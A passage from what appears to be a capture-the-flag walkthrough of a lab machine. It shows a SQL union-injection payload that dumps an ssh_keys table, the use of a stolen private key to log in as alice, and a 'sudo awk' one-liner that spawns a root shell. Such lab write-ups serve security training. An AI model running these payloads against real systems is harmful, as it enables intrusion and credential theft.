


Among all the tables displayed there is a table named ssh\_keys. We have also seen that port 22 running SSH service was open. So it could be exploitable.

abc" union select \* from ssh\_keys#

I got a button. On clicking on it I got the key .





Copy the key . On cmd line type the following cmds .

nano id\_rsa

Paste the key in there and save it.

chmod 600 id\_rsa

ssh -i id\_rsa alice@10.0.2.16

At times you may get an error like :

load pubkey "id\_rsa": invalid format


The authenticity of host '10.0.2.16 (10.0.2.16)' can't be established.

ECDSA key fingerprint is SHA256:bQQrKQtpfwR4II3PkZwHQ49Sl4tXB1tOAGVWCxr96Zc.


You can resolve it by the following cmd :

puttygen id\_rsa -o id\_rsa.newformat -O private-openssh-new


Then try the above cmds again and you will enter the system.



Next, on typing ls , i got the file for next flag and a simple cat cmd sufficed.



Next , I typed a sudo -l and noticed that alice could use the following cmd.



So , the next step was to enter the system using the above cmd .

sudo awk 'BEGIN {system("/bin/bash")}'

And now we are root. And we also get the final flag.